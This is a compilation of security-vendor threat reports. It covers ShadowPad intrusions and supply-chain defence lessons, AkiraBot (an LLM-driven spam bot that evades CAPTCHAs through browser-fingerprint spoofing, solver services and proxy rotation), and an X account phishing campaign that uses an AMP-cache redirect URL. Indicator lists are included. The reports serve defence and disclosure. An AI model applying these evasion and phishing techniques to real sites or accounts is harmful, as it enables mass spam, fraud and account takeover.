In June 2024, approximately four months prior to PurpleHaze targeting SentinelOne, SentinelLABS observed threat actor activity targeting the same South Asian government entity that was also targeted in October 2024. Among the retrieved artifacts, we identified samples of ShadowPad, a modular backdoor platform used by multiple suspected China-nexus threat actors to conduct cyberespionage. Recent ShadowPad activity has also included the deployment of ransomware, though the motive remains unclear — whether for financial gain or as a means of distraction, misattribution, or removal of evidence.

The ShadowPad samples we retrieved were obfuscated using ScatterBrain, an evolution of the ScatterBee obfuscation mechanism. Our industry partner, Google Threat Intelligence Group (GTIG), have also observed the use of ScatterBrain-obfuscated ShadowPad samples since 2022 and attribute them to clusters associated with the suspected Chinese APT actor, APT41.

GTIG APT41 Use of ScatterBrain

Investigations continue in determining the specific actor overlap between June 2024 ShadowPad intrusions and the later PurpleHaze activity. We do not rule out the involvement of the same threat cluster, particularly given the extensive sharing of malware, infrastructure, and operational practices among Chinese threat groups, as well as the possibility of access transfer between different actors.

Based on private telemetry, we identified a large collection of victim organizations compromised using ScatterBrain-obfuscated ShadowPad. Between July 2024 and March 2025, this malware was used in intrusions at over 70 organizations across various regions globally, spanning sectors such as manufacturing, government, finance, telecommunications, and research. We assess that the threat actor primarily gained initial foothold in the majority of these organizations by exploiting an n-day vulnerability in CheckPoint gateway devices, which aligns with previous research on ShadowPad intrusions involving the deployment of ransomware.

Among the victims, we identified the previously mentioned IT services and logistics organization that was at the time responsible for managing hardware logistics for SentinelOne employees. Victim organizations were promptly informed of intrusion specifics, which were swiftly investigated. At this point, it remains unclear whether the perpetrators’ focus was solely on the compromised organization or if they intended to extend their reach to client organizations as well.

A detailed investigation into SentinelOne’s infrastructure, software, and hardware assets found no evidence of secondary compromise. Nevertheless, this case underscores the fragility of the larger supplier ecosystem that organizations depend upon and the persistent threat posed by suspected Chinese threat actors, who continuously seek to establish strategic footholds to potentially compromise downstream entities.

SentinelLABS will share a detailed public release on this topic in due course, providing further technical information on these activities, including observed TTPs, malware, and infrastructure.

Lessons Learned While Hardening Our Operational Ecosystem

Our analysis of the PurpleHaze cluster, and more specifically the potential indirect risk introduced via compromised third-party service providers, has reinforced several key insights around operational security and supply chain monitoring. Even when our own infrastructure remained untouched, the targeting of an external service provider previously associated with business logistics surfaced important considerations.

One immediate reminder is the necessity of maintaining real-time awareness not only over internal assets but also over adjacent service providers—particularly those with past or current access to sensitive employee devices or logistical information. When incidents occur near your supply chain, don’t wait for confirmation of compromise. Proactively trigger internal reviews of asset inventories, procurement workflows, OS images and onboarding deployment scripts, and segmentation policies to quickly identify any exposure pathways and reduce downstream risk.

This leads to several defense recommendations:

  • Distribute Threat Intelligence Across Operational Stakeholders
    Organizations should proactively share campaign-level threat intelligence with business units beyond the traditional security org—particularly those managing vendor relationships, logistics, and physical operations. Doing so enables faster detection of overlap with compromised third parties and supports early reassessment of exposure through external partners.
  • Integrate Threat Context Into Asset Attribution Workflows
    Infrastructure and IT teams should collaborate with threat intelligence functions to embed threat-aware metadata into asset inventories. This enables more responsive scoping during incident response and enhances the ability to trace supply chain touchpoints that may be at risk.
  • Expand Supply Chain Threat Modeling
    Organizations should refine their threat modeling processes to explicitly account for upstream supply chain threats, especially those posed by nation-state actors with a history of leveraging contractors, vendors, or logistics partners as indirect access vectors. Tailoring models to include adversary-specific tradecraft enables earlier identification of unconventional intrusion pathways.

While attribution continues to evolve and victim impact remains diverse, one thing is clear: well-resourced threat actors are increasingly leaning on indirect routes into enterprise environments. Investigations like this help us sharpen our defenses—not just around traditional digital perimeters but around the full operational footprint of our organization.

The Strategic Value of Cyber Threat Intelligence

In today’s threat landscape, threat intelligence has evolved from a niche function into an essential pillar of enterprise defense—particularly for private sector organizations operating in the security space. As threat actors increasingly target security vendors for insider access, abuse of legitimate channels, and supply chain infiltration, the role of CTI in anticipating and disrupting these tactics has become more critical than ever.

One of the most tangible examples of this value is in internal talent acquisition and insider threat defense. Intelligence has become a frontline asset in identifying attempts by North Korean IT workers and other state-backed operatives to embed themselves in organizations under false pretenses. By flagging suspicious applicant patterns, cross-referencing alias histories, and tracking known tradecraft, CTI teams help hiring managers and HR avoid potential insider incidents before they start.

Our CTI capabilities must also directly support sales and channel operations. As criminal groups increasingly impersonate legitimate businesses to acquire security products through trusted resellers, intelligence plays a key role in verifying customer legitimacy and identifying anomalous purchase behaviors. By integrating intelligence insights into pre-sale vetting workflows, a crucial layer of protection is helping to ensure adversaries cannot simply “buy” their way into our technology stack.

Internally, threat intelligence informs and enhances how we defend our own technology and supply chain against highly targeted APT activity. From understanding how adversaries reverse-engineer our software to uncovering which parts of our technology stack they seek to compromise, CTI enables proactive hardening, smarter telemetry prioritization, and meaningful collaboration with product and engineering teams. In essence, intelligence acts as an early-warning system and a strategic guide—ensuring our defenses stay one step ahead of evolving threats.

Across every function—whether it’s HR, Sales, Engineering, or Security—cyber threat intelligence is no longer a backroom function. It’s embedded in the fabric of how we defend, operate, and grow as a business.

AkiraBot | AI-Powered Bot Bypasses CAPTCHAs, Spams Websites At Scale

Executive Summary

  • AkiraBot is a framework used to spam website chats and contact forms en masse to promote a low-quality SEO service.
  • SentinelLABS assesses that AkiraBot has targeted more than 400,000 websites and successfully spammed at least 80,000 websites since September 2024.
  • The bot uses OpenAI to generate custom outreach messages based on the purpose of the website.
  • The framework is modular and sophisticated compared to typical spam tools, employing multiple CAPTCHA bypass mechanisms & network detection evasion techniques.

Overview

Whenever a new form of digital communications becomes prevalent, actors inevitably adopt it for spam to try to profit from unsuspecting users. Email has been the perennial choice for spam delivery, but the prevalence of new communications platforms has expanded the spam attack surface considerably.

This report explores AkiraBot, a Python framework that targets small to medium sized business website contact forms and chat widgets. AkiraBot is designed to post AI-generated spam messages tailored to the targeted website’s content that shill the services for a dubious Search Engine Optimization (SEO) network. The use of LLM-generated content likely helps these messages bypass spam filters, as the spam content is different each time a message is generated. The framework also rotates which attacker-controlled domain is supplied in the messages, further complicating spam filtering efforts.

The bot creator has invested significant effort into evading CAPTCHA filters as well as avoiding network detections by relying on a proxy service generally marketed towards advertisers–though the service has had considerable interest and use by cybercriminal actors.

AkiraBot is not related to the ransomware group Akira; this name was chosen due to the bot’s consistent use of domains that use “Akira” as the SEO service brand.

Script Execution and Website Feature Targeting

SentinelLABS identified several archives containing scripts related to this framework with file timestamps dating back to September 2024. The oldest archive refers to the bot as Shopbot, likely a reference to its targeting of websites using Shopify. As the tool evolved, the targeting expanded to include websites built using GoDaddy and Wix, as well as generic website contact forms, which includes websites built using Squarespace, and likely other technologies. These technologies are primarily used by small- to medium-sized businesses for their ease in enabling website development with integrations for eCommerce, website content management, and business service offerings.

There are many versions of this tool with file timestamps in the archives indicating activity between September 2024 to present. Each version uses one of two hardcoded OpenAI API keys and the same proxy credentials and test sites, which links the archives despite the disparate naming conventions. We identified AkiraBot-related archives that had the following root directory names:

  • bubble_working_clone
  • fingerprints-server
  • GoDaddy
  • NextCaptcha and FastCaptcha
  • NextCaptchaBot-v6
  • override
  • petar_bot
  • shopbotpyv2
  • SHOPIFY_SYSTEM_UPDATED
  • updatedpybot
  • wix
  • wixbot
  • WORKING_FOLDER

Additionally, logs from the tool reveal that the operator ran it from the following paths, suggesting that they are most likely using Windows Server systems based on the Administrator username being the most prevalent:

 	C:/Users/Administrator/Desktop/
 	C:/Users/Administrator/Downloads/
 	C:/Users/Usuario/Desktop/ - only appears in the archive named GoDaddy

Originally, AkiraBot spammed website contact forms enticing the site owner to purchase SEO services. Newer versions of AkiraBot have also targeted the Live Chat widgets integrated into many websites, including Reamaze widgets.

_submit_old_website function in v14.py

The bot has a GUI that shows success metrics and lets the operator choose a target list to run against. The GUI lets the operator customize how many threads are running at once, a feature the bot uses to target many sites concurrently.

AkiraBot GUI
AkiraBot GUI

Spam Message Generation

Searching for websites referencing AkiraBot domains shows that the bot previously spammed websites in a way that the message was indexed by search engines.

Google search results containing useakira[.]com
Spam comment on website from 2023 and content from AkiraBot templates.txt file

AkiraBot creates custom spam messages for targeted websites by processing a template that contains a generic outline of the type of message the bot should send.

Spam message template

The template is processed by a prompt sent to the OpenAI chat API to generate a customized outreach message based on the contents of the website. The OpenAI client uses model gpt-4o-mini and is assigned the role “You are a helpful assistant that generates marketing messages.” and the prompt instructs the LLM to replace the variables <WEBSITE_NAME> and <KEYWORD> with the site name provided at runtime.

AI Chat prompt from v10.py

The <KEYWORD> is generated by processing the {context} variable, which contains text scraped from the targeted website via BeautifulSoup, a library that transforms raw HTML code into human–or LLM–readable text.

AkiraBot generate_message function
AkiraBot’s generate_message function

The resulting message includes a brief description of the targeted website, making the message seem curated. The benefit of generating each message using an LLM is that the message content is unique and filtering against spam becomes more difficult compared to using a consistent message template which can trivially be filtered.

Logged AI-generated outreach messages in submissions.csv

CAPTCHA Bypass & Network Evasion Techniques

CAPTCHA Bypass

AkiraBot puts significant emphasis on evading CAPTCHAs so that it can spam websites at scale. The targeted CAPTCHA services include hCAPTCHA and reCAPTCHA, including Cloudflare’s hCAPTCHA service in certain versions of the tool.

We identified an archive with files for CAPTCHA-related servers and browser fingerprints, which allow the bot’s web traffic to mimic a legitimate end user. The archives contain a fingerprint server that runs on the same system as the other AkiraBot tools and intercepts the website loading processes using Selenium WebDriver, an automation framework that simulates user browsing activity.

The inject.js script injects code into the targeted website’s Document Object Model (DOM) which enables the tool to modify how the website loads in real time and change behaviors. inject.js manipulates values in the session via a headless Chrome instance that makes the session appear like an end user’s browser to the webserver. The script modifies multiple browser attributes that webservers use to identify the nature of the browser viewing the website, including:

  • Audio Context and Voice engines, which are used to profile whether a session is headless or a real browser
  • Graphics rendering, including canvas and WebGL attributes
  • Installed fonts
  • Navigator objects, which provide a wealth of profiling information, such as browser type, operating system & architecture, geolocation, hardware details, languages installed, and browser privacy settings
  • System memory, storage, and CPU profile
  • Timezone

The bot uses several CAPTCHA bypassing services, including Capsolver, FastCaptcha, and NextCaptcha, which are failover services for when browser emulation is insufficient to interact with the targeted website.

FastCaptcha token generator function in v10.py

AkiraBot also runs a headless Chrome instance to refresh values for Reamaze tokens periodically. Reamaze provides websites with customer support chat integrations, making this another targeted feature. The service also offers spam filters for chats on its platform, indicating that this is a known vector for spam attacks.

Reamaze token handling function

Network Evasion Techniques

AkiraBot uses many different proxy hosts to evade network detections and diversify the source of where its traffic comes from. In each archive SentinelLABS analyzed, AkiraBot used the SmartProxy service. SmartProxy’s website claims that its proxies are ethically sourced and that they provide data center, mobile, and residential proxies. Each version of the bot uses the same proxy credentials, suggesting the same actor is behind each iteration.

get_random_proxy function in The_NextCaptcha_Bot.py

While SmartProxy is a service that seems to operate within legal boundaries, it is worth noting that it has regularly had the attention of cybercriminals. The BlackBasta ransomware leaks referenced an exchange of SmartProxy credentials, for example.

SmartProxy credentials from BlackBasta leaks

Logging & Success

AkiraBot logs its spam progress to submissions.csv, which sometimes includes the AI-generated spam message contents as well. The submissions.csv file from the January 2025 archives show more than 80,000 unique domains that were successfully spammed. The script also logs failed attempts in failed.txt and failed_old.txt. The January 2025 archives showed that only 11,000 domains had failed, including previous runs of the tool. We analyzed all submissions.csv files; deduplicating the results revealed that more than 420,000 unique domains were targeted in total.

Two versions of AkiraBot used a Telegram bot for logging success metrics. The scripts monitor.py and monitor_random.py would collect success metrics from the bot and post them to a Telegram channel via API.

Telegram sending functionality in monitor.py

Telegram Detail

The Telegram functionality, contained in the monitor.py and monitor_random.py scripts, is tied into proxy rotation and CAPTCHA defeat features contained within the bundled JavaScript file script.js.  The monitor.py script utilizes pyautogui to paste the contents of script.js into a browser developer console by scripting CTRL+SHIFT+J, followed by the paste command, eventually executing the JavaScript within the browser console.

pyautogui actions in monitor.py

The pasted and executed JavaScript is then responsible for attempting CAPTCHA refreshes and defeats on targeted URLs, reporting the status returned to a JSON file, stats.json. If a proxy rotation is required, to aid further in refreshing the CAPTCHA defeat attempts on a given URL, the monitor.py script handles this as well, rotating the used proxy though the iproxyonline service (fxdx[.]in).

Proxy rotation is generally enabled to avoid geographic or IP-based restrictions when repeatedly attempting to refresh and defeat CAPTCHAs. The Telegram status updates specifically report on proxy rotations and CAPTCHA submissions. Some versions of these scripts have the proxy rotation section commented out, indicating that it is an optional feature.

Telegram message submission + proxy rotation status in monitor.py

All of the analyzed monitor.py and monitor_random.py scripts contain the same Telegram token and chat_id combination.

 Telegram bot data in monitor.py
Telegram bot data in monitor.py

This Telegram chat_id is associated with the following Telegram user data:

(bot) username: htscasdasdadwoobot
Firstname: Shadow / hts
LastName: a_zarkawi
HTS Telegram bot referenced in monitor.py scripts

Infrastructure

The spam messages frequently rotate the domain used, likely in an attempt to avoid detection. The oldest domain in use is akirateam[.]com, which was registered in January 2022 on a Germany-based IP, 91.195.240[.]94, without further updates until March 2023. The second oldest domain is goservicewrap[.]com, which was registered in April 2024 and resolved to 86.38.202[.]110, a Hostinger IP in Cyprus.

Several AkiraBot domains have interesting connections through historical DNS activity. The subdomain mail.servicewrap-go[.]com briefly shared a CNAME record pointing to 77980.bodis[.]com, which is associated with various malicious activities, including a 2023 malvertising campaign. This domain also received communications from several Windows executable files that were detected as various banking trojans.

An odd relationship stood out in anchor links referencing 77980.bodis[.]com: the website unj[.]digital contained anchor links from December 2024 through February 2025 pointing to 77980.bodis[.]com. UNJ Digital’s website describes itself as a digital marketing and software development firm. The subdomain smtp.unj[.]digital also has a CNAME record pointing to 77980.bodis[.]com, fortifying a connection between these hosts. While the website now highlights offering digital content services, as of late 2024 the site showed a focus on increasing marketing revenue.

Screenshot of content on unj[.]digital circa October 2024
Screenshot of content on unj[.]digital circa March 2025

Akira and ServiceWrap SEO

AkiraBot uses two distinct themes in their SEO offering domain naming conventions: Akira and ServiceWrap. Reviews for both services on TrustPilot are similar: many 5-star reviews with similar, potentially AI-generated contents, and the occasional 1-star review complaining that the site is either a scam or has spammed the person leaving the review.

The 5-star reviews tend to follow a pattern where the reviewer has one previous review that was made 1-5 days before the Akira or ServiceWrap review. The review themes are very similar across these 5-star reviews, though the contents and structure are always unique. We believe the actor may be generating some fake reviews, though it is difficult to say with certainty.

Trustpilot review for servicewrapgo[.]com

Trustpilot review for useakira[.]com

Trustpilot review for useakira[.]com

Conclusion

AkiraBot is a sprawling framework that has undergone multiple iterations to integrate new spamming target technologies and evade website defenses. We expect this campaign to continue to evolve as website hosting providers adapt defenses to deter spam. The author or authors have invested significant effort in this bot’s ability to bypass commonly used CAPTCHA technologies, which demonstrates that the operators are motivated to violate service provider protections.

AkiraBot’s use of LLM-generated spam message content demonstrates the emerging challenges that AI poses to defending websites against spam attacks. The easiest indicators to block are the rotating set of domains used to sell the Akira and ServiceWrap SEO offerings, as there is no longer a consistent approach in the spam message contents as there were with previous campaigns selling the services of these firms.

SentinelLABS thanks the OpenAI security team for their collaboration and continued efforts in deterring bad actors from abusing their services. The OpenAI team shared the following response following their investigation:

“We’re grateful to SentinelOne for sharing their research. Distributing output from our services for spam is against our policies. The API key involved is disabled, and we’re continuing to investigate and will disable any associated assets. We take misuse seriously and are continually improving our systems to detect abuse.”

Indicators of Compromise

Akira & ServiceWrap Domains
akirateam[.]com
beservicewrap[.]pro
firstpageprofs[.]com
getkira[.]info
go-servicewrap[.]com
gogoservicewrap[.]com
goservicewrap[.]com
joinnowkira[.]org
joinnowservicewraps[.]pro
joinservicewrap[.]com
joinuseakira[.]com
kiraone[.]info
letsgetcustomers[.]com
loveservice-wrap[.]com
mybkira[.]info
onlyforyoursite[.]com
searchengineboosters[.]com
service-wrap[.]com
servicewrap-go[.]com
servicewrap[.]pro
servicewrapgo[.]com
servicewrapone[.]com
theakirateam[.]com
toakira[.]pro
topservice-wrap[.]pro
topservicewrap[.]com
usekiara[.]com
useproakira[.]com
usethatakira[.]com
wantkiara[.]info
wearetherealpros[.]com
wejoinkir[.]vip
wethekira[.]shop
wetheservicewrap[.]pro

AkiraBot Tool Archive SHA-1
09ec44b6d3555a0397142b4308825483b479bf5a
0de065d58b367ffb28ce53bc1dc023f95a6d0b89
13de9fcd4e7c36d32594924975b7ef2b91614556
2322964ea57312747ae9d1e918811201a0c86e9c
253684ea43cb0456a6fec5728e1091ff8fcb27cf
36b4e424ce8082d7606bb9f677f97c0f594f254d
3a443c72995254400da30fe203f3fbf287629969
3a7cc815b921166006f31c1065dadfeb8d5190e6
4d24dd5c166fa471554ed781180e353e6b9642b7
51ec20e5356bbebd43c03faae56fca4c3bbe318e
55affc664472c4657c8534e0508636394eac8828
5620b527dfc71e2ee7efb2e22a0441b60fd67b84
5fde3180373c420cfa5cfdea7f227a1e1fe6936c
62e66bae4b892593009d5261d898356b6d0be3ef
6b65c296d9e1cda5af2f7dab94ce8e163b2a4ca8
6c56b986893dd1de83151510f4b6260613c5fbb9
6f342ff77cd43921210d144a403b8abb1e541a8b
7129194c63ae262c814da8045879aed7a037f196
71464c4f145c9a43ade999d385a9260aabcbf66d
730192b0f62e37d4d57bae9ff14ec8671fbf051e
769aa6ab69154ca87ccba0535e0180a985c21a0c
76aab3ab0f3f16cf30d7913ff767f67a116ff1e7
853fde052316be7887474996538b31f6ac0c3963
9d43494c6f87414c67533cce5ec86754311631fc
9f6ed2427e959e92eb1699024f457d87fa7b5279
aa72065673dc543e6bf627c7479bfe8a5e42a9c4
aac26242f4209bc59c82c8f223fcf2f152ce44bc
b643a1f2c4eb436db26763d5e2527f6bebe8bcbf
bbd754e36aee4702b9f20b90d509248945add4ea
cb194612ed003eaf8d8cf6ed3731f21f3edeb161
cc63ee921c29f47612096c34d6ee3ef244b33db2
e12c6911997d7c2af5550b7e989f1dc57b6733b8
eae675812c4274502051d6f2d36348f77a8464a0
f1c7c5d0870fd0abb7e419f2c2ba8df42fa74667
f2e71c9cbc4a18482a11ca3f54f2c958973360b4
fb7fdcc2fe11e95065a0ce9041348984427ca0f4

X Phishing | Campaign Targeting High Profile Accounts Returns, Promoting Crypto Scams

Executive Summary

  • An active phishing campaign is targeting high-profile X accounts in an attempt to hijack and exploit them for fraudulent activity.
  • This campaign has been observed targeting a variety of individual and organization accounts such as U.S. political figures, leading international journalists, an X employee, large technology organizations, cryptocurrency organizations, and owners of valuable, short usernames.
  • SentinelLABS’ analysis links this activity to a similar operation from last year that successfully compromised multiple accounts to spread scam content with financial objectives. While the activity detailed here is centered around X/Twitter accounts, this actor is not limited to a single social platform, and can be observed directing attention to other popular services as well, while seemingly pursuing the same financial objectives.

If you’ve encountered similar suspicious activity, SentinelLABS would love to hear from you — please reach out to the team at ThreatTips@sentinelone.com.

Account Compromise Process

Thanks to tips from targets and collaboration with industry partners, SentinelLABS has observed a variety of phishing lures tied to this campaign over the past few weeks. One example is the classic account login notice. The links in the email received by the target are not legitimate and lead to credential phishing sites. Other observed lures use copyright violation themes. However, SentinelLABS notes that directly phishing users may not be the only access method employed by this attacker.

An X ‘new login’-themed phishing email

In recent cases, we observed the actor abusing Google’s “AMP Cache” domain cdn.ampproject[.]org to evade email detections and redirect the user to a phishing domain:

https://cdn.ampproject[.]org/c/s/x-recoverysupport.com/reset/?username=[X-USERNAME]

This ultimately leads the targets to an actor-made phishing website seeking X account credentials:

X credential phishing page

In the copyright infringement lure scenario, the user will first visit an Action Needed page before being prompted to enter credentials:

X fake copyright infringement page

Once an account is taken over, the attacker swiftly locks out the legitimate owner and begins posting fraudulent cryptocurrency opportunities or links to external sites designed to lure additional targets, often with a crypto theft-related theme. Ultimately, compromising high-profile accounts enables the attacker to reach a broader audience of potential secondary victims, maximizing their financial gains.

Widespread Activity

In recent activity associated with this campaign, the domain securelogins-x[.]com has been used to deliver emails and x-recoverysupport[.]com to host phishing pages. Our observations indicate a level of informality and flexibility of infrastructure use – meaning any of these domains can be considered email delivery or phishing page hosting.

An overall collection of recent activity can be observed hosted on 84.38.130[.]20, an IP associated with a Belize-based VPS service called Dataclub. The domains themselves have been predominantly registered through Turkish hosting provider Turkticaret.

Inspecting the DNS history of 84.38.130[.]20 leads to a variety of interestingly related domains. As shown below, the cluster of activity began in mid-2024 and continues today. While this is only one phishing page hosting IP, it provides a good perspective of the length of this activity and its ability to avoid much attention for over a year.

Validin Infrastructure Analysis Timeline

Our observations suggest that the attacker is highly adaptable, continuously exploring new techniques while maintaining a clear financial motive. The targeting appears constrained, yet opportunistic. Notably, past public reports have attributed related activity to Turkish-speaking actors based on language phishing page source comment language. At this time, we do not attribute this campaign to a specific country or any widely-tracked threat actor.

Some of the malicious sites and content hosted across 84.38.130[.]20 are built using the FASTPANEL DIRECT service.

FASTPANEL landing page on buy-tanai[.]com

FASTPANEL is a website hosting and building service that specializes in rapid building and management of websites. While FASTPANEL is not a malicious service, it is frequently abused by bad actors due to the ease of use, rapid scalability, and relatively low cost. FASTPANEL is routinely utilized by drainer gains and phishing campaigns, and is also included in associated guides and tutorials distributed throughout cybercrime communication channels.

Example discussion of FASTPANEL (RU crime forum)

Of the sites hosted on 84.38.130[.]20, the buy-tanai[.]com and emotionai[.]live sites still present the FASTPANEL landing pages as of this writing.

Publicly Linkable Activity

Emerging Account Intrusions

While we have not yet established a high-confidence link, a recent compromise of a Tor Project account closely mirrors our observations. On January 30, 2025, the official X account for the Tor Project was breached. While it is possible that the same threat actor is responsible, we lack sufficient evidence to confirm the connection as of this writing.

X post from The Tor Project account on January 30, 2025 advising users of a potential compromise
Tor Project account compromise notice

The Decentralized Autonomous Wireless Network (DAWN) was another victim of this type of attack. The threat actor leveraged the compromised DAWN-related social media accounts to lure victims into entering credentials into phishing pages targeting X and Telegram credentials.

DAWN X Posts

The compromise of DAWN’s X accounts goes back to mid-January 2025.

January 14, 2025 – DAWN rewards compromise post

Crypto-Themed Project Placeholders

In some cases, we’ve observed cryptocurrency themed projects seemingly acting as placeholders for future use, or direct pump-and-dump schemes. In one example, buy-tanai[.]com was pitched as such: “$TANA AI. Dawn’s AI project, Tana is the first AI-powered LP and trading agent, now live on the Solana blockchain.”

Tana AI (TANA) on Pump[.]fun

The domainbuy-tanai[.]com currently displays default FASTPANEL landing pages, suggesting it — along with other similar domains — is being staged for future attacks. Since FASTPANEL-managed sites can be rapidly updated, these domains serve as adaptable templates for phishing campaigns.

Notably, TANA AI (TANA) was launched by Dawn in mid-January to promote AI-driven trading and liquidity provision in the cryptocurrency market. Despite losing most of its initial value within days, the currency remains actively traded across multiple decentralized exchanges.

Given the crypto-related nature of these domains, it is likely that threat actors are using them as flexible phishing infrastructure. By keeping them as blank templates, they can quickly modify hosted content to align with ongoing campaigns as needed.

Crimeware Relations

Several other domains share overlaps in both use and unique infrastructure details, yet they represent a fork from the previously described high-profile social media profile attacks, including:

  • dataoptimix[.]com
  • gamecodestudios[.]com
  • shortwayscooter[.]com

The domain shortwayscooter[.]com hosts fake captchas that deliver the DanaBot banking trojan. DataOptimix is branded as a generative AI solution, though there are few details about what the service does.

DataOptimix

Historical Connections

In mid-2024, a campaign used related infrastructure in similar phishing messages, including those which compromised the Linus Tech Tips Twitter account along with several other high profile users. At the time, @LinusTech had roughly 1.8million followers, which may represent the highest profile account successfully hijacked and linked to this actor.

Linus Tech Tips Twitter compromise

Conclusion

The cryptocurrency landscape offers financially-motivated threat actors multiple opportunities for profit and fraud. While marketing for coins and tokens has long been irreverent and meme-driven, recent developments have further blurred the line between legitimate projects and scams.

A striking example occurred in January 2025, when the X account of the late crypto-enthusiast and antivirus founder John McAfee was reactivated to promote a new coin, $AIntivirus. The marketing style and brand voice of this purportedly legitimate token closely resemble tactics used in known scam campaigns, highlighting how easily crypto enthusiasts can be misled in an already murky ecosystem.

To safeguard your X account, we strongly recommend using a unique password, enabling two-factor authentication (2FA), and avoiding credential sharing with third-party services. Be especially cautious of messages containing links to account alerts or security notices. Always verify URLs before clicking, and if a password reset is needed, initiate it directly through the official website or app rather than relying on unsolicited links.

If you’ve encountered similar suspicious activity, we’d love to hear from you. Contact SentinelLABS at ThreatTips@sentinelone.com.

Indicators of Compromise

Domains
buy-tanai[.]com
dataoptimix[.]com
gamecodestudios[.]com
infringe-x[.]com
protection-x[.]com
rewards-dawn[.]com
securelogins-x[.]xyz
shortwayscooter[.]com
violationappeal-x[.]com
violationcenter-x[.]com
x-accountcenter[.]com
x-changealerts[.]com
x-logincheck[.]com
x-loginhelp[.]com
x-passwordrecovery[.]com
x-recoveraccount[.]com
x-suspiciouslogin[.]com

SHA-1
e2221e5c58a1a976e59fe1062c6db36d4951b81e – PHP file containing URL associated with X credential phishing activity

❌